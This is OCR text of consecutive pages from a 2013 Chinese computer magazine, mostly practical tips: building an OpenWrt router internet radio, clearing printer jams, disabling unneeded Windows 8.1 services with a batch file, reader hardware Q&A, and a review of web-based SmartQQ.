其次，需要一个普通的USB声卡，这种声卡淘宝上比比皆是，从两三元到几十元，只要是免驱的都可以用，不同型号的区别在于输出音质，但是贵的并不代表输出音质就好，笔者用的就是几年前花8元顺便淘来的USB声卡。

①

另外需要的就是听音设备，一副耳机或者是扩音机，这个就各取所需了，所有需要的硬件如图1所示。


2.软件


一是openwrt系统固件，要刷入路由器的固件名称为openwrt-RG100A_DB120-squashfs.bin，openwrt系统是一种基于Linux的开源路由器固件，简单地理解就像电脑的Windows系统。路由器刷入openwrt固件系统后，就相当于一台综合了电脑和路由器的计算机，可以根据需要安装专用的应用软件实现各种功能，如BT下载、MP3或视频播放，以及本文介绍的网络收音机等等。

二是mplayer，这个是实现网络收音机功能的应用软件，在openwrt-RG100A_DB120-squashfs.bin这个固件版本中已经集成了这个应用软件，也可以单独下载后安装入openwrt系统使用，也就是说，它是在路由器中运行的。

三是WinSCP，WinSCP是一个Windows环境下的图形化SFTP客户端，支持SCP协议，是在电脑上运行的，这里主要是用它在本地电脑与路由器间安全地复制、编辑文件。

这些软件在openwrt论坛均可下载。


②


③

打造过程

打造网络收音机主要有五步，先刷路由器固件——配置路由器，使其能连上因特网——将mplayer加入路由器自动启动列表——插上USB声卡和耳机，重新开机——配置路由器。

第一步：刷路由器固件

各种路由器刷机大同小异，只要进入路由器配置界面后，找到“更新固件”选项，按照提示操作即可。唯一要注意的是，刷机时间根据不同路由器的区别，时间有长有短，一旦开始更新固件，其间不要手动断电或重新启动，由路由器自动重新启动。

第二步：配置路由器

刷机完成后，仍旧进入路由器配置界面。输入用户名：root，登录密码：admin。进入openwrt系统的配置界面。先修改默认的英文界面为中文，首次进入会提示重新设置用户名和密码。点击“网络”——“无线”选项卡，点“搜索”，找到你要连接的WiFi热点（图2）。点“加入网络”——输入无线密码后——“提交”——“保存&应用”。等页面提示“应用更改完成”，在“网络”——“无线”选项卡中出现图3所示界面，说明连接已经正常，路由器正以“客户端模式”连入因特网。此时，电脑应该也可以访问因特网。

第三步：将mplayer设置为开机自动启动

这一步非常简单，点击“系统”——“启动项”，然后在最下方的“本地启动脚本”框里面，手动输入“mplayer”（图4）。

第四步：重新开机

前面的步骤都完成后，插上USB声卡和耳机，重新开机，约等1分钟，就能看到USB声卡的数据灯开始闪烁，这个时候，耳机或音箱里悦耳的电台声就出现了。

第五步：配置路由器


在成功了以后，还需要配置路由器硬件按键功能（即将路由器上的WLAN、WPS、RET按键定义为向上、向下和暂停电台），并更新电台列表，加入自己喜欢的电台。这个操作也并不难，先连接电脑和路由器，在电脑上打开WinSCP，选择协议“scp”，输入用户名和密码，点击“保存”——“登录”（图5），即可开始登录路由器。


登录成功后，找到/etc/config/目录下的system文件，双击打开编辑，将下面一段有关“button”的代码覆盖到system文件的最后，然后保存system文件。代码如下：

```
config 'button'
option 'button' 'BTN_3'
option 'action' 'released'
option 'handler' 'firstboot && reboot'
option 'min' '8'
option 'max' '15'
config 'button'
option 'button' 'BTN_0'
option 'action' 'released'
option 'handler' 'echo pause > /tmp/fifofile'
option 'min' '0'
option 'max' '1'
config 'button'
option 'button' 'BTN_1'
option 'action' 'released'
option 'handler' 'echo pt_step 1 > /tmp/fifofile'
option 'min' '0'
option 'max' '1'
config 'button'
option 'button' 'BTN_2'
option 'action' 'released'
option 'handler' 'echo pt_step -1 > /tmp/fifofile'
option 'min' '0'
option 'max' '1'
```

接着找到/usr/share/mplayer目录下的playlist文件，双击打开编辑，将网络电台播放地址粘贴到文件中保存（图6）。目前支持http、mms流媒体播放格式的电台有几千个（网上的电台地址非常多，只要在搜索引擎输入“网络电台播放地址”即可找到一大堆），不过要注意的是，网上一些所谓网络电台地址大全很多都已经失效，最好是在电脑上验证可以收听了再粘贴到playlist文件中，以免遇到失效的电台需要频繁按动按钮。

如果是使用耳机收听网络电台，那么到这里就算是基本完成了，以后接上耳机就能听到电台的广播。不过这样使用起来有点麻烦，不像一个真正的收音机，因此笔者对它进行了进一步的改造，用购书时附送的木质包装盒改成了网络收音机的外壳，然后将按键用线引到木质外壳上，通过旋钮来控制。另外，还在外壳上安装了两对喇叭，将喇叭通过3.5mm音频线接头接到USB声卡上，现在只要打开电源就能听到动听的网络电台音乐了，虽然外观还有待于进一步美化，但改造已经全部成功（图7）。


④



会话

文件协议(F)：SCP


主机名(H)：192.168.1.1

端口号(R)：22

用户名(U)：root

密码(P)：•••••

⑤




⑥

⑦

责编 | 王宇　**美编** | 王妙婷　**组版** | 李成刚　**责校** | 杨军
投稿邮箱 | pcw-hardware@vip.sina.com　2013.10.7

精“打”细算

3D打印完美复制世界名画



借助神奇的3D打印技术，3D 打印机可以做很多奇妙的东西，不过大都是创造或生产，而最近，来自荷兰的研究人员Tim Zaman研发出了一种 3D复制技术，能够捕捉令人难以置信的细节，比如一幅画的笔触和纹理，并将它再现出来。只要提供一幅可复制的画作，他就可以制作出一幅细节完美匹配的复制品来，甚至是油画中画刷的走势与画作上的纹理质地。

复制画作需要使用一台Oce打印机，它能够以600ppi制作大幅面画作，你只需要扫描完一张画，就可以再现这张画的各个细节，包括笔触以及涂抹的痕迹等。打印的过程有点类似染料接头打印机，通过打印头来回移动多次，来表现不同的纹理层，在每一次打印之后Oce打印机都能够为画面增添新的纹理质地图层。一幅画作在经过多次打印重建后就能够被完美地复制出来。

虽然要找到一幅世界级的名画并不容易，可以说对于绝大部分人来说这都是不可能完成的任务，但是只要你的土豪朋友有一张半张世界名画，通过这项技术，你就可以给他复制个十张八张出来，然后，随便找一张给他，看看他能不能分出真假来。

当然，这项技术对土豪朋友并没有多大用处，倒是对于各种博物馆更具有吸引力，担心你的世界名画失窃？这还不简单，把原作拿来完美复制一份，既然画刷的走势与画作上的纹理质地都和原作完全相同，笔触以及涂抹的痕迹也全部保留下来了，对于参观者来说并没有什么明显的不同，除了年代。这样既方便了参观者学习，甚至可以让他们触摸和感受大师们的风采，也提高了画作的安全性。只可惜，无论是从纹理还是质地来说，这项技术也只适合复制油画类作品，对于国画来说显然是无能为力的，不然整一张富春山居图，也就没有拍烂片的噱头了。

有问题，先看打印机结构

打印机总是闹这样那样的情绪，处理起来还格外棘手，这打印机设计有问题啊?先别急着下结论，其实，对于一些常见问题，厂家早已考虑，并有相应的设计，很多时候，出现问题，只是你没有注意打印机的结构。那些拨动杆、仓盖等等你平常没有注意的东西，其实对于处理打印机问题很重要。

针打，稿件问题先看纸厚调节杆

刚打印了发票，再打印普通纸时，却发现字迹暗淡。或是打印发票时，发现那发票都快被打穿了，发票上有深深的打印痕迹。这是异常吗?其实，原因很简单，你忘记根据纸张的厚度来调节纸厚调节杆了。

由于针式打印机是依靠机械方法，用打印针去撞击色带，从而在纸张上留下墨迹，因此，纸张与打印头之间的距离，将严重影响其打印效果，距离远了，冲击力小，打印墨迹就轻，而距离近了，针头就会强力撞击打印纸，从而在打印纸上留下深深的凹痕。而针打的打印对象复杂，既有可能是多层打印纸，如发票等，也有可能是薄薄的习题纸，为拓展应用范围，几乎所有的针打都在侧面设置了纸厚调节杆（图1），以调整针头与打印纸之间的距离保证打印机上有清晰的痕迹，却又不损害打印纸。这就要求我们在打印时，要根据打印纸的厚度来调节拨动杆，否则，就可能出现上述问题。需要注意的是，如果在打印厚纸时，无法确定将纸厚调节杆放在哪个位置，最好先将调节杆调至最大，再根据打印效果，逐步调小调节杆，否则，针头撞击力过大，不仅会导致打印纸破相，还可能让打印针折断，那损失可就大了。


进纸处卡，注意后部维修仓


打印机刚进纸张，就被卡住了，在纸仓处就留个尾巴，在这种情况下，不少人是尾巴大的就硬扯出来，尾巴小的呢，那就用尖嘴钳、镊子，无所不用其极啊。这一番折腾，常常是功夫用大了，纸张碎了，还损害了打印机。


其实，完全不用这样折腾，把打印机转过来，你会发现大多数打印机都有一个独立的仓盖，打开它，卡住的纸就暴露出来了（图2），部分机型的内部和走纸部分还是可以抽取的，抽取它，整张纸就掉下来了，轻轻一抽，卡纸解决了。

出纸卡纸，别忘了定影释放钮

定影处卡纸也是常见现象，打开舱盖，倒是可以看见卡住的纸张，可这纸卡得特别死，往往用力也拿不出来，其实，这很正常，毕竟，定影时，需要足够的压力，碳粉才能熔化并固定在纸张上。但卡纸后，那定影的巨大压力就麻烦了，而且，经过定影高温后，纸张，尤其是劣质纸会变脆，用力拉，后果就是支离破碎，一不小心还会弄坏定影膜。所以，千万别用蛮力，打开仓盖后，四处找找有没有拨动或按压钮（图3），试着拨一下，怎么样，纸张很容易就被取出来了吧，其实，这些按钮就是定影压力释放钮，在解锁后，定影上辊被抬起，这样，纸张上的压力就消失了，取纸自然也就简单了。







必答小子 | QA　pcw-hardware@vip.sina.com

便携路由器选什么

JINLONG：必答小子你好，由于家中使用的是普通路由器，最近也没有更换新的无线路由器的计划。而我有时又会到处跑跑，现在平板手机各种移动设备都需要无线信号，所以，我想请你推荐一下便携的无线路由器，不需要移动电源在一起的那种，我看了华为的WS322，还有其他的一些，不知哪个更好一些，请你帮忙分析一下。

你是只需要携带一个无线路由器，还是要携带笔记本等移动设备？如果是要携带笔记本，同时手机和平板想上网就简单了，利用笔记本的无线网卡可以模拟成无线AP，非常简单。如果不会设置，也可以选择购买一个360随身WiFi之类的设备，只要笔记本能上网，接上360随身WiFi，你的其他移动设备就能够上网了，携带起来比无线路由器更方便。如果只是要选择便携式无线路由器的话，华为的WS322相对来说体积偏大，携带不够方便，从便携性方面来说，必联BL-MP02和友讯DIR-503是很不错的选择，性能也够用。

IVB-E适合精雕软件吗

Suny：必答小子你好，看《电脑报》好几年了，最近我看了你们介绍的IVB-E处理器，针脚、价格、功耗等几乎都比普通版的Core i7多一倍，但性能却高不了多少，是不是太不给力了？我现在正想组装一台电脑，主要是想学精雕软件，我们公司有一套一年多前装的Core i7独显平台，用起来也不给力。其他配置不是很清楚，就是打开一个图形文件有时候也要一两分钟，不知道这个IVB-E的平台会好多少？

IVB-E处理器是针对追求极致性能的用户，从游戏表现来说，可能比Core i7好不了多少，但是在针对处理器高负荷运算方面，其性能还是强得多。精雕软件主要还是基于CAD制图的，其实对显卡要求并不高，只要处理器够好，内存大一点，应用起来都没有什么问题。当然，如果你的图形文件体积很大，那么在机械硬盘的工作模式下，打开是要花一些时间的，从你的要求来看，你并不需要选择IVB-E平台，一年多前装的Core i7独显平台完全够用了，最好是能够将内存保持在4GB以上，另外选择一款256GB以上的固态硬盘来安装你的精雕软件并存放图形文件，就能够感觉到打开文件的速度明显提升。

酷睿2 E4300玩Dota2怎样升级

大狼：必答小子，我的电脑是2007年配的，CPU是Intel 酷睿2 E4300，内存为1GB+2GB，硬盘160GB，显卡是GeForce 7300GT，进Dota2训练关的时候卡得要命，龙骑士挥刀就是慢动作，根本没法玩。想升级一下，请问如果换一块显卡能最高画质玩Dota2吗？

Dota2的推荐配置是2.4GHz以上Intel酷睿双核处理器、1 GB for WinXP / 2GB for Vista、GeForce 8800GT或Radeon HD 3870以上显卡，从配置来看，要想在最高画质下运行Dota2，你的处理器和显卡都不够强，但显卡问题更大一些，如果预算足够，建议你同时升级处理器和显卡，如果预算不够则首先升级显卡，推荐你选择499元级别的显卡，如盈通R6770-1024GD5 T5经典版、影驰GTS450虎将等，都能够满足你的需要。

1000元以内升级什么显卡好

云中狼：我是一个射击游戏迷最近一直在玩《战争前线》，可是电脑一进去画面就很慢，朋友说与网速和显卡有关，我家里是电信的网络，感觉还不错，我的处理器是Athlon64 X2 4800+，内存为2 GB，显卡是Radeon X1550，主要是显卡跟不上了吧？希望你推荐一款1000元以内能在高画质特效下流畅运行《战争前线》的显卡，麻烦再看一下CPU需要升级不？

《战争前线》对游戏的要求并不算太高，Intel/AMD双核 CPU 2.4 GHz以上、2GB内存、GeForce GTX 260或同级显卡以上都可以比较流畅地运行，从配置来看，你的CPU并不需要升级，升级显卡就能达到目的，1000元以下可选的很多，比如GeForce GTX 650Ti、Radeon HD 7850等都能够满足你的需求，当然，如果能增加2GB内存，可能会带来更好的流畅度。

数据包无法正常接收

阿正：必答小子你好，我用网线连接电脑来上网，一切看上去都很正常，就是数据包接收不到，只有发出的数据包，接收的少得可怜，网页也打不开，无法正常上网。请问这个问题怎么解决？

这个问题显然跟你的电脑没有关系，而是跟你的网络有关系。只有发出的数据包，接收的少得可怜，这就说明实际上并没有真的连接到了Internet，只是通过网线连到了路由器或者交换机。不知道你是采用哪种方式上网的？是固定IP、动态IP还是通过PPPoE拨号的方式？如果是固定IP或动态IP，就检查一下是不是IP设置出现了问题，或是路由器/交换机在连接网络的过程中出错；如果是PPPoE连接就检查拨号是否成功，根据返回的错误代码打电话询问你当地的网络服务提供商。

董师傅茶坊

从 Web 到 Smart 网页 QQ 在退化?

@ 董师傅:上月,网页版 QQ 进行了一场新老交替,寂寂无闻的 WebQQ 走到终点,SmartQQ 手持接力棒登场了,环顾四周,居然无人喝彩。这是低调,还是无人追捧?同为网页版 QQ 的 WebQQ、SmartQQ 到底有啥特色?

SmartQQ网址:http://w.qq.com

与Pad QQ相差不大

很多人都知道 WebQQ,因为其所呈现出的桌面化界面极易让人留心且想试用,而接替它的 SmartQQ 在界面和功能上就要精简多了,简单的 Pad QQ 式应用,很难让人相信这是 QQ 网页版,让人直想“就是一QQ,有啥让人另眼相看的”。

是的,从功能上看,SmartQQ 的前任 WebQQ 实际上已经完成了对腾讯 WebOS 的产品部署,借助 QQ 账号,用户可在 WebQQ 中聊天、发微博和邮件、更新个人空间,同时还能云端运行各种第三方应用(包括游戏、办公软件,甚至网上交易),且其桌面化的操作模式让人很容易接受。可以说 WebQQ 所展现出来的应用模式“云范儿”十足。

反观 WebQQ 的接替者 SmartQQ,功能实在乏善可陈,只有简单的 QQ 即时聊天,空间、邮箱等都是直连相应网站页面,没有任何新意。界面和功能完全无从谈起,单调如 Pad QQ 的界面在用户登录之后就呆板地立在网页之上,如果只为了上 QQ,那么 SmartQQ 可以被无视。

云应用部署暂时消失

和前代网页 QQ 相比,SmartQQ 这个名字更加高端大气,让人希冀腾讯提供更多跳出原有 WebQQ 简单应用范畴的创新应用,获得更多适合于当今云端运用的新型 APP。


但是,目前的这个 Alpha 版 SmartQQ 直接省略掉了从 WebQQ 开始就出现的云应用功能,各种原本可由腾讯提供的 APP 无法应用,这让用户无法直接感受 SmartQQ 的 Smart,其云应用的价值何在,实在让人无法理解腾讯对于用户应用需求的漠视。

基于开放平台的创新成果没有、能够提升桌面系统效能的应用没有、简单的云应用没有,或许这是 Alpha 惯有的状态,可就这样出来见人那还真是给程序员丢人,给大腾讯丢脸。


迷茫的云布局

综合来看,为接替 WebQQ 而生的 SmartQQ,其战斗力很渣,还不如之前的 WebQQ,当然目前它只是 Alpha 版,后续动作或许还值得期待,但对于一款追求创新的产品来说,研发的投入、内部资源的倾斜才是决定它能走多远的主要因素,而这却是现在的 SmartQQ 所缺少的。

不管是 WebQQ 还是 SmartQQ,它们其实都是腾讯实现野心的一种尝试,其目的是使腾讯拥有能在云时代与其他枭雄一较长短的云系统或云平台,且它和其他云玩家不一样,它希望这个平台能像 QQ 一样,直接进入用户的应用层面,变为用户的云桌面。要知道,这一招的野心相当大,这可是直接更换系统、桌面之举。



只提供了即时聊天功能的 SmartQQ Alpha 版简单无用



整合了即时聊天和各种云应用的 WebQQ 还算有些诚意

不过,回过头看这很早就开始布局的 WebQQ,其研发历程之漫长,让人不禁猜想腾讯内部对于这个平台的态度应该是极其纠结的。看其名称更迭史,WebQQ、Web3.0、Q+ Web(腾讯 Q+ 的网页版)、SmartQQ,这其中似乎涵盖了腾讯对于 WebOS、社交网络、智能终端的种种野望。然而,欲望多了,要走的弯路就会多,迷茫不可避免。

批处理禁用“僵尸”服务

■王志军

Win 8.1 系统有一些服务完全没有必要加载,例如没有打印的需求就可以禁用管理打印作业的 Print Spooler 服务、允许远程用户修改计算机注册表设置的 Remote Registry 服务也可禁用……因此我们可以关闭一些“僵尸”服务,节省系统资源。


关闭有两种方式,一种方式是手动禁用服务。进入控制面板,依次选择“系统和安全→服务工具→服务”,打开服务管理器窗口,双击某个服务,打开服务属性对话框,禁用该服务即可。另外一种方式是使用批处理命令。

打开记事本,手工输入如下命令:

```
sc config Spooler start= disabled
```

其中,“Spooler”是服务名称,需要查询后替换,需要禁用多少个服务,就需要输入多少条该命令,最后将上述内容保存为.bat 格式的批处理文件即可。此后,右击批处理文件,选择“以管理员身份运行”即可批量执行服务优化。

董师傅旁白:普通网友不懂批处理,因此,董师傅特制了一个批处理文件(下载地址:http://vdisk.weibo.com/s/EBW1mL3iLZJP),里面禁用了绝大多数人都不会用到的服务。如果以后真的需要用到某个服务,只要用记事本打开批处理文件,将“disabled”替换为“auto”即可。



360 安全播报

360 手机助手 推卸载手机内置软件功能

智能手机中的内置软件,用户的使用率和满意度良莠不齐。有的软件能给用户提供便捷的服务,但同样有大量的软件占用手机内存,导致手机运行速度变慢;有的软件耗电,耗流量;有的软件还频繁在通知栏里推送各种垃圾信息,严重干扰用户的正常使用。

另外,内置软件通常无法由用户自行卸载,在占用手机大量内存后,用户真正想安装的软件可能无法正常安装。了解用户需求,360 手机助手近日推出了“卸载内置软件”的功能,确保 360 手机助手获得 Root 权限后,点击“我的手机”→“应用管理”→“系统软件”进入操作界面,选择想要删除的软件,再点击“立即卸载”即可。


360 安全卫士:www.360.cn

董师傅技巧簿

Win 8.1 RTM 升级有窍门

■裘文锋

有一些网友反映,双击 Win8.1 RTM 安装盘无法完成升级操作,只能全新安装。笔者也碰到这个问题,并找到了解决方法:在安装盘的“sources”目录下找到 installprep 文件(它就是 Win8.1 RTM 的安装文件,网上的 RTM 版本较多,一些版本的 installprep 文件无法自动运行),双击 installprep 打开“Windows8.1 安装程序”,可以选择“下载并安装更新(推荐)”,再单击“下一步”按钮,接着输入安装密钥,单击“下一步”按钮,勾选“我接受许可协议“选项才能单击”接受”按钮,选择“保留 Windows 设置、个人文件和应用”选项即可。



选择要保留的内容


○ 保留 Windows 设置、个人文件和应用
● 仅保留个人文件
● 不保留任何内容

强制 Windows Defender开机自动更新

■天涯衰草

Win8.1 中的 Windows Defender 自动更新不稳定,无法做到开机自动更新病毒库,怎么解决这个问题呢?Windows Defender 的病毒库升级,是通过一个名为 MpCmdRun.exe 的模块文件调用一个名为 SignatureUpdate 的参数完成的,所以我们只需要强制系统,开机自动调用这个模块的参数即可。

首先通过快捷键“Win+R”打开运行输入框,在其中输入“gpedit.msc”并按下回车键,就可以打开系统的组策略编辑窗口。在窗口的左侧列表里面,依次向下展开“用户配置”→“管理模板”→“系统”→“登录”,然后在对应的右侧窗口里面找到“在用户登录时运行这些程序”选项并双击它,勾选“已启用”,并点击“登录时运行的项目”后的“显示”按钮,在弹出窗口中的输入框里面输入“C:\Program Files\Windows Defender\MpCmdRun.exe -SignatureUpdate”命令即可。



显示内容

登录时运行的项目

	值
	C:\Program Files\Windows Defender\MpCmdRun.
*	

责编 | 陈邓新 **美编** | 毛代洪 **组版** | 何雪松 **责校** | 杨军
投稿邮箱 | pcw-chendx@vip.sina.com 2013.10.7

董师傅问答

每周有很多粉丝@董师傅或者给董师傅发邮件请求帮忙，下面是董师傅精选的具有代表性的问题。

接收不了QQ群离线消息

@ 买光碟送的：董师傅，我碰到一个很奇葩的故障，我的 QQ 可以接收 QQ 好友的离线消息，但无法接收 QQ 群的离线消息，这是怎么了？我身边几个同学没有遇到这个故障。不要告诉我是人品问题！

董师傅：原因有 3 个：1.你安装的是体验版或者是内测版，这些版本存在不稳定的因素，升级版本将可以解决问题；2.你将 QQ 群设置为不接收消息了，不一定是你设置的，可能是你同学或其他人的恶作剧；3.有可能是杀毒软件的原因，一些非中文版的杀毒软件容易引发 QQ 群离线消息中断，将 QQ 添加到杀毒软件的白名单中即可。

自动为每页PPT插入图片

@ 说好不挂科：董师傅，我从网上下载了一个精美的 PPT 模板，每页 PPT 都要配一张图片，图片我都准备好了，问题来了：切换到“插入”选项卡，点击“图像”功能组的“图片”按钮，这样操作只会将多张图片嵌入同一页 PPT 中，如果要自动为每页 PPT 插入一张图片，怎么办？

董师傅： 董师傅一般是手工操作，比较麻烦，不过你的要求也可以满足：切换到“插入”选项卡，选择“图像”功能组的“像册”按钮，新建一个像册，点击“文件→磁盘”，载入相关图片即可。如果需要调整图片的顺序，选中图片之后单击“↑”或“↓”进行调整（还可以对当前图片进行旋转、亮度调节等操作），检查无误之后，点击右下角的“创建”按钮，很快就可以完成像册的创建操作，载入的图片会逐张出现在每页 PPT 中。

无法调出任务管理器

@ 笑咪咪的去吃饭：董师傅，我用的是 Win 7 系统，右击任务栏不显示任务管理器，按组合键“Ctrl+Shift+Esc/Delete”都无法调出任务管理器。其他方法也试了，问题依旧。请问这个问题该如何解决？

董师傅：有两种可能：一是系统组策略被某些流氓程序窜改了，进入组策略编辑器中，找到“用户配置→管理模板→系统→Ctrl+Alt+Dele 选项”，在左侧找到“删除任务管理器”，直接将其更改成“未配置”即可。二是 Taskmgr.exe 文件被损坏了，从其他同版本操作系统中搜索该文件（默认在 C:\Windows\System32 下），将其拷贝到自己系统的同名文件夹里即可。

纯文字阅读 好清爽

@ 清雨龙：董师傅，我用的是 Chrome 浏览器，我听说有一种无图阅读模式，Chrome 浏览器好像没有这个功能。我想试试无图阅读模式，没有 Flash 广告、图片等骚扰浏览新闻一定很清爽。

董师傅：Chrome 浏览器没有这个功能，不过可以通过插件实现。在 Chrome 浏览器的“设置”中，找到“工具”→“扩展程序”，拉到网页最下端点击“获取更多扩展程序”，在搜索框中搜索“Readability”，安装 Readability 插件，安装完成后在 Chrome 浏览器右上角会出现 Readability 的插件图标，点击 Readability 图标后网页就自动转换为纯文字页面。

平面设计专业 [适合人群：有办公文秘课程基础]

状 态	班 级	补 充	贴 数	课程发布时间
	PHotoShop CS5从入门到精通班--免费试学45讲 共150讲 Photoshop是图像制作及图形处理软件行业的龙头老大，CS5是最新版本，强大的功能，人性化的设计，帮你成就设计师梦想。	TODAY 0	POST 130	主题：本班免费视频下载 发贴：cxzzl 日期：2012-11-27 13:31:26
	PhotoShop CS3基础班--免费试学35讲共106讲 本班主要讲解=ps基础知识及实例讲解，让你轻轻松松入门			主题：[VIP视频] 第47讲=PS基... 发贴：cxzzl 日期：2011-8-1 10:11:11
	PhotoShop CS3进级班--免费试学22讲共108讲 本班主要讲解=ps中更多工具的使用及实例讲解，让你一步步成为设计高手			主题：[免费试学] PS进级班第... 发贴：cxzzl 日期：2011-12-14 21:53:58
	PhotoShop CS3高级班--免费8讲共112讲 本班主要讲解=图片处理以及对蒙版、通道的讲解			主题：[VIP视频] 第17讲 在快... 发贴：cxzzl 日期：2011-11-1 9:38:36
	[补充]ps实例—数码相片处理班 [共36讲] 本班详细讲解数码相片处理的实战技术，教你如何巧用photoshop把照片变得更美，更漂亮！	TODAY 0	POST 36	主题：[VIP视频] 第36讲 主体... 发贴：cxzzl02 日期：2012-10-10 16:15:28
	CorelDRAW X5从入门到精通班--免费28讲共102讲 CorelDRAW X5作为世界一流的平面矢量绘图软件，被专业设计人员广泛使用。应用领域涉及平面设计、VI设计、插画绘制、产品包装、效果图制作等。	TODAY 0	POST 89	主题：本班免费视频下载 发贴：cxzzl 日期：2012-11-27 13:30:36
	[补充] illustratorCS4班--20课共1.26G 本班主要讲解=illustrator CS4 自学实例教程	TODAY 0	POST 22	主题：[下载类视频] illustr... 发贴：cxzzl 日期：2012-12-20 10:31:43


打造互联网口碑最好的电脑视频学院
咨询qq: 281859726 908583339

互动专区

有奖竞猜

你自认为是电脑高手，见多识广吧，敢不敢来试试你的实力！我们的“看图标，猜软件”活动会刊登各种有趣的软件 Logo，你能认出多少呢？嘿嘿！提示：它是一款新兴浏览器，主打轻便和较少资源占用。软件包不足 2MB。

上期答案：百度云管家
上期答对人数：574
上期获奖者：
geniusmario（新浪微博）



互动方式如下：

新浪微博：
http://weibo.com/cdx1983；
腾讯微博：
http://t.qq.com/chuixue832002；
邮箱：pcw-chendx@vip.sina.com。
每期随机抽取一名答对的幸运者，赠送一个小礼物（如果选中你，小编会主动联系你）。
本期奖品：笔记本音箱。

小调查

董师傅版面，离不开广大热心读者的支持，董师傅希望大家踊跃参与选题调查。董师傅经过小范围的调查后，筛选出两个选题，大家来聊聊对哪个选题更感兴趣：

1.横测主流同步网盘；

2.横测 2014 版杀毒软件。

参与调查方式：访问董师傅的微博 http://weibo.com/cdx1983（也可以加入电脑报交流群：63357672，验证码：陈邓新）。

征稿啦

Windows 是大家最熟悉的平台，想必大家都有一些心得体会吧，赶紧来分享一下。我们急需 Win8 技巧文章，尤其是教师、财会、文秘、网管等撰写的实用性文章，以及适用于大多数人的通用技巧。一旦采用，你将获得丰厚的报酬！投稿邮箱是 pcw-chendx@vip.sina.com！

责编 | 项汉秋　**美编** | 王妙婷　**组版** | 况中银　**责校** | 杨志刚
2013.10.7 **投稿邮箱** | pcw-game@vip.163.com

9月已经过去，回顾一下9月单机作品，发现大量经典游戏的续作，比如《武装突袭3》《PES2014》《FIFA2014》等成为了主角。而其他的作品基本上没有获得多大的关注，《逃生》正是其中的一员。在发售的初期，这款游戏并没有得到多少玩家的关注。但“是金子总会发光的”，随着玩家之间的口碑相传，这款在月初并没有多大关注量的游戏，在月底时突然就成为了不少玩家和解说的座上宾。这款游戏究竟有何魅力能逆袭？

怪出没，快逃！

《逃生》游戏体验

硬游会评分:8.0 分
硬游会推荐等级:非常推荐

眼睛即世界

